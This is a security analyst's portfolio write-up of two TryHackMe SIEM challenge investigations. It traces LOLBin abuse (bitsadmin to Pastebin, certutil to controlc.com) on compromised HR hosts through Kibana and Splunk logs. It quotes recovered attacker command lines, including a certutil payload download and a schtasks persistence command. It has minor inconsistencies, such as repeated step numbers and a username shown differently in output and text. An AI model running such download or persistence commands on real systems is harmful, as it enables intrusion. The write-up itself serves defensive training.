

INCIDENT INVESTIGATION PORTFOLIO

SOC Incident Investigation

Case Studies: ItsyBitsy and Benign

Blue Team, SIEM Triage for SOC, Zen Mier

Case Study 1, ItsyBitsy	Case Study 2, Benign
C2 Communication Investigation using ELK (Kibana)	Compromised Host Investigation using Splunk

Overview

This document presents two full incident investigation case studies from TryHackMe's SIEM Triage for SOC path. Unlike the guided alert triage rooms, these are challenge rooms: the analyst receives a brief scenario and must independently apply all investigation skills to answer the questions and reconstruct the incident.

Both cases involve compromised machines in the HR department of an organisation. Both use LOLBin techniques (native Windows tools abused by attackers). Both were investigated entirely through log data in a SIEM, with no access to the compromised machines directly. These make strong portfolio case studies as they demonstrate an end-to-end SOC investigation workflow from alert to root cause.

Case Study 1, ItsyBitsy

Incident Overview


Tool Used	ELK Stack, Kibana (connection_logs index)
Alert Source	IDS alert indicating potential C2 communication
Affected User	Browne, HR Department
Investigation Period	March 2022 (week-long HTTP connection logs)
Log Count	Events returned for March 2022: [determined from Kibana hits]
Verdict	True Positive, C2 communication confirmed

Evidence Reviewed


- HTTP connection logs ingested into the connection_logs index in Kibana. Due to limited resources, only connection logs were available. No endpoint process logs or auth logs were provided for this investigation.
- The logs covered a one-week period in March 2022. Time range was set in Kibana using absolute dates: March 1, 2022, 00:00:00 to March 31, 2022, 23:59:59.
- Key log fields used in the investigation: source_ip, destination IP (host field), user_agent, URI path, and HTTP method.

Investigation Process


Step 1, Scope the Data: After setting the correct time range in Kibana Discover, the total number of events for March 2022 was recorded. This established the investigation scope.



Step 2, Identify the Suspicious IP: The source_ip field was used as a filter. Two source IP addresses were present in the logs. The first had a very high event count, consistent with normal user browsing. The second had only a small number of events. The low event count from the second IP is counterintuitive as a suspicion trigger, but it revealed deliberate, targeted connections rather than general browsing activity.




Step 3, Isolate the Suspicious IP Events: A Kibana filter was applied using the + icon on the suspicious source IP to display only those events. This returned 2 filtered events. Both showed the same source connecting to an external destination IP: 104.23.99.190.




Step 4, LOLBin Identification: The user_agent field of the two filtered events was examined. One event contained a User-Agent string referencing a Windows binary rather than a standard browser. The binary was bitsadmin, a legitimate Windows Background Intelligent Transfer Service tool that can download files from the internet. Its use here constituted a LOLBin (Living Off the Land Binary) technique, using a trusted Windows tool to download the malicious payload from the C2 server.




Step 4, C2 Host Identification: The host field in the two events revealed the domain name the infected machine was communicating with. The domain was a well-known file-sharing platform: Pastebin. Attackers commonly use Pastebin to host payloads and C2 instructions because it is a trusted public site that many organizations do not block.



Step 5, Extract the Full C2 URL: By combining the host field value (pastebin.com) with the specific resource path identified in the uri field (/yTg0Ah6a), the exact destination web address was constructed. This revealed the full C2 communication channel URL: [https://pastebin\[.\]com/yTg0Ah6a](https://pastebin[.]com/yTg0Ah6a).



Step 7, Payload and Asset Access: Navigating directly to the extracted URL in a standard web browser allowed the investigation team to access the raw text repository hosted by the attacker. The content stored at that web address revealed that the malicious download successfully retrieved a file named secret.txt.



Findings

Finding	Detail
Affected User	Browne from the HR department. Machine made the suspicious outbound connections.
Suspicious Source IP	Second source IP with a low event count, identified as the infected machine's IP.
LOLBin Used	bitsadmin. Native Windows binary used to download files from the C2 server via BITS transfer.
C2 Host Platform	Pastebin. Public file-sharing site used by the attacker to host the payload or C2 instructions.
Malicious File	A file containing a malicious pattern (THM flag format) was accessed from the C2 host during the connection.

Incident Timeline

Stage	What Happened
Initial Infection	User Browne's machine was compromised at some point prior to the investigation window. The infection vector was not determinable from connection logs alone.
C2 Establishment	The malware on Browne's machine used the Windows bitsadmin binary to initiate HTTP connections to Pastebin, establishing a C2 channel via a trusted public platform.
Payload Retrieval	A file was downloaded from the Pastebin-hosted C2 URI containing the malicious pattern.
IDS Detection	IDS triggered an alert on the C2 communication, which was escalated to Analyst John for investigation.

Root Cause

A machine in the HR department was compromised by malware that used bitsadmin (a trusted Windows LOLBin) to communicate with a Pastebin-hosted C2 server. The attacker chose Pastebin specifically because it is a trusted domain that would not trigger domain-based firewall blocks.

Detection was only possible because the IDS recognised the anomalous outbound traffic pattern. Without Sysmon or endpoint process logs, the initial infection vector could not be determined from the available evidence alone.

IOCS, ITSYBITSY

IOC Type	Value	Context
C2 Platform	Pastebin.com	Public file-sharing site used by attackers to host payload or instructions for the infected machine.
LOLBin	bitsadmin.exe	Windows native binary is used to download files via BITS. Identified from the user-agent field in connection logs.
Affected User	Browne (HR)	User whose machine was confirmed to have made the C2 connections during March 2022.

Case Study 2, Benign

Incident Overview

Tool Used	Splunk (index: win_eventlogs, Event ID 4688)
Alert Source	IDS alert suspicious process execution on HR host
Affected Department	HR Department (3 users: chris.fort, haroon, additional HR user)
Investigation Period	March 2022
Log Count	13,959 events in win_eventlogs for the investigation period
Verdict	True Positive, compromised host confirmed

Incident Overview

An IDS flagged suspicious process execution on a host within the HR department. Analysis of the alert confirmed that tools associated with network information gathering and scheduled task creation were executed, consistent with post-compromise attacker activity.

The available evidence was limited to process execution logs (Event ID 4688) ingested into Splunk under the index win_eventlogs. The network was divided into three logical segments: IT, HR, and Marketing, each with three users. This segmentation of information was critical for narrowing the investigation scope.

Evidence Reviewed

- Windows Event ID 4688 (Process Creation) logs for all three network segments across March 2022.
- Fields analysed: UserName, ComputerName, NewProcessName (the executed binary), CommandLine (full arguments passed), ParentProcessName.
- 13,959 total events provided a comprehensive record of all process executions across the monitored hosts for the investigation period.

Investigation Process

Step 1, Identify the Imposter Account: A query was run to list all unique UserName values across the logs. The expected user count per department is three. The Marketing department returned an unexpected result: a username Amel1a appeared alongside the legitimate user Amelia. The character substitution (1 for i) is a classic account typosquatting technique used to create a backdoor account that blends into the expected user list.

```
index=win_eventlogs | stats values(UserName)
```

1	index=win_eventlogs	from Mar 1 through Mar 30, 2022
2	stats values(UserName)	

✓ 13,959 events (3/1/22 12:00:00.000 AM to 3/31/22 12:00:00.000 AM) No Event Sampling

Events Patterns **Statistics (f)** Visualization

20 Per Page Format Preview

values(UserName) ▾

Amelia
Amelia
Bell
Chris.fort
Daina
James
Katrina
Moin
SYSTEM
deepak
haroon

Step 2, Identify Scheduled Task Creation: The IDS alert mentioned scheduled task execution. Schtasks.exe with the /create flag was searched across HR users. Chris.fort from the HR department was found to have run the scheduled task creation command, confirming this specific activity was attributable to that user's account.

```
index=win_eventlogs *schtasks* CommandLine="*/create*" | table UserName ComputerName CommandLine
```

1	index=win_eventlogs *schtasks* CommandLine="*/create*"	from Mar 1 through Mar 30, 2022
2	table UserName ComputerName CommandLine	

✓ 1 event (3/1/22 12:00:00.000 AM to 3/31/22 12:00:00.000 AM) No Event Sampling

Events Patterns **Statistics (f)** Visualization

20 Per Page Format Preview

UserName ▾	ComputerName ▾	CommandLine ▾
Chris.fort		/create /tn OfficeUpdater /tr "C:\Users\Chris.fort\AppData\Local\Temp\update.exe" /sc onstart

Step 3, Identify the LOLBin Download: One HR user downloaded a payload from an external file-sharing host. A query was written to filter all HR department usernames with a CommandLine field containing https, to find web-based download activity. The user haroon was identified as having used certutil.exe to download a file from controlc.com and the binary was executed in Mar 4, 2022, by the infected host. The full URL was extracted from the CommandLine field: controlc.com/e4d11035.

```
index=win_eventlogs CommandLine="*https*" | table UserName CommandLine
```

1	index=win_eventlogs CommandLine="*https*"	from Mar 1 through Mar 30, 2022
2	table UserName CommandLine	

✓ 1 event (3/1/22 12:00:00.000 AM to 3/31/22 12:00:00.000 AM) No Event Sampling

Events Patterns **Statistics (f)** Visualization

20 Per Page Format Preview

UserName ▾	CommandLine ▾
haroon	certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe

```
index=win_eventlogs "https*" | table
```

1	index=win_eventlogs "https*" table	from Mar 1 through Mar 30, 2022
---	--------------------------------------	---------------------------------

✓ 1 event (3/1/22 12:00:00.000 AM to 3/31/22 12:00:00.000 AM) No Event Sampling

Events (f) Patterns Statistics Visualization


Format Timeline Zoom Out Zoom to Selection Deselect 1 day per column

List Format 20 Per Page

< Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS		>	3/4/22 10:38:28.000 AM	{ [-]
a host 1				Category: Process Creation
a source 1				Channel: Windows
a sourcetype 1				CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
INTERESTING FIELDS				EventID: 4688
a Category 1				EventTime: 2022-03-04T10:38:28Z
				EventType: AUDIT_SUCCESS
				HostName: HR_01

Step 4, Confirm the Compromised Host: Using the UserName haroon and the download event, the specific ComputerName was identified, confirming which host in the HR segment was actively compromised.

```
index=win_eventlogs UserName="haroon" *certutil.exe*|table _time ComputerName
UserName ProcessName CommandLine
```



Findings

Finding	Detail
Imposter Account	Amel1a (using number 1 in place of letter i). Created in the Marketing segment to mimic legitimate user Amelia.
Scheduled Task User	Chris.fort from HR. Used schtasks.exe /create to establish a persistence mechanism.
LOLBin Used	certutil.exe. Native Windows certificate tool is used to download the malicious payload from an external URL.
Compromised User	haroon from HR. Account used to execute the certutil download command.
Download Source	controlc[.]com/e4d11035. Public paste site hosting the malicious payload.
Payload Binary	benign.exe. File downloaded from controlc.com and executed on the compromised HR host.

Incident Timeline

Stage	What Happened
Initial Compromise	An HR host (user haroon) was compromised. The initial infection vector was not determinable from process logs alone.
Payload Download	User haroon used certutil.exe (LOLBin) to download benign.exe from controlc[.]com/e4d11035.
Persistence	User chris.fort ran schtasks.exe /create to establish a scheduled task, ensuring the attacker's code would execute on a recurring basis.
Impersonation	A backdoor account Amel1a was created in the Marketing segment to impersonate legitimate user Amelia, providing persistent access under a near-legitimate identity.
IDS Detection	IDS flagged the suspicious process executions (network info gathering and task scheduling), triggering the investigation.

Root Cause

A host in the HR department was compromised and used as a launchpad for lateral movement and persistence across multiple user accounts and network segments. The attacker employed certutil.exe as a trusted LOLBin to bypass detection, used a paste site (controlc.com) as a payload hosting platform to

avoid domain-based blocking, and created an impersonation account to blend into the expected user landscape.

The investigation was entirely dependent on the availability of Event ID 4688 (Process Creation) logs. Without command-line logging enabled in the audit policy, the CommandLine field would have been empty and the certutil download URL would not have been recoverable from these logs alone.

IOCS, BENIGN

IOC Type	Value	Context
Imposter Account	Amel1a	Backdoor account created in Marketing segment to impersonate legitimate user Amelia. Character substitution technique.
LOLBin	certutil.exe	Used by haroon to download the payload. CommandLine contained -urlcache flag pointing to the paste site.
Payload URL	controlc[.]com/e4d11035	Paste site hosting the malicious binary. Full URL recovered from the CommandLine field in Event 4688.
Malicious Binary	benign.exe	Payload binary downloaded via certutil from controlc.com. Named to appear benign on casual inspection.
Persistence Mechanism	Scheduled task via schtasks /create	Chris.fort created a scheduled task for persistence. Task details determinable from CommandLine field.
Compromised User	haroon (HR)	HR user account used to execute the certutil download command on the compromised host.

Comparative Summary, Key Lessons Across Both Cases

Element	ItsyBitsy (ELK)	Benign (Splunk)
SIEM Tool	Elastic Kibana, connection_logs index	Splunk, win_eventlogs index
Log Type	HTTP connection logs (network-based)	Windows Event 4688 (host-based, process creation)
Affected User	Browne, HR department	haroon , HR department
LOLBin Used	bitsadmin.exe (file download via BITS)	certutil.exe (file download via -urlcache)
C2, Payload Host	Pastebin.com (trusted public site)	controlc.com (public paste site)
Key Evidence Field	user_agent (revealed bitsadmin binary)	CommandLine (revealed certutil URL)
Persistence	Not determinable from available logs	Scheduled task via schtasks.exe /create
Verdict	True Positive, C2 confirmed	True Positive, compromised host confirmed

Both cases demonstrate the same attacker philosophy: use tools the target already trusts (bitsadmin, certutil) and host payloads on platforms the network already allows (Pastebin, controlc.com). The attack blends into normal traffic and process execution patterns. Detection in both cases depended entirely on specific log fields: the user_agent in connection logs for ItsyBitsy, and the CommandLine field in process creation logs for Benign.

A critical log hygiene lesson from Benign: Windows process creation logging (Event ID 4688) alone is not sufficient if command-line auditing is not enabled. Without the CommandLine field, the certutil download URL would have been invisible in the logs, and the full extent of the compromise would not have been recoverable.
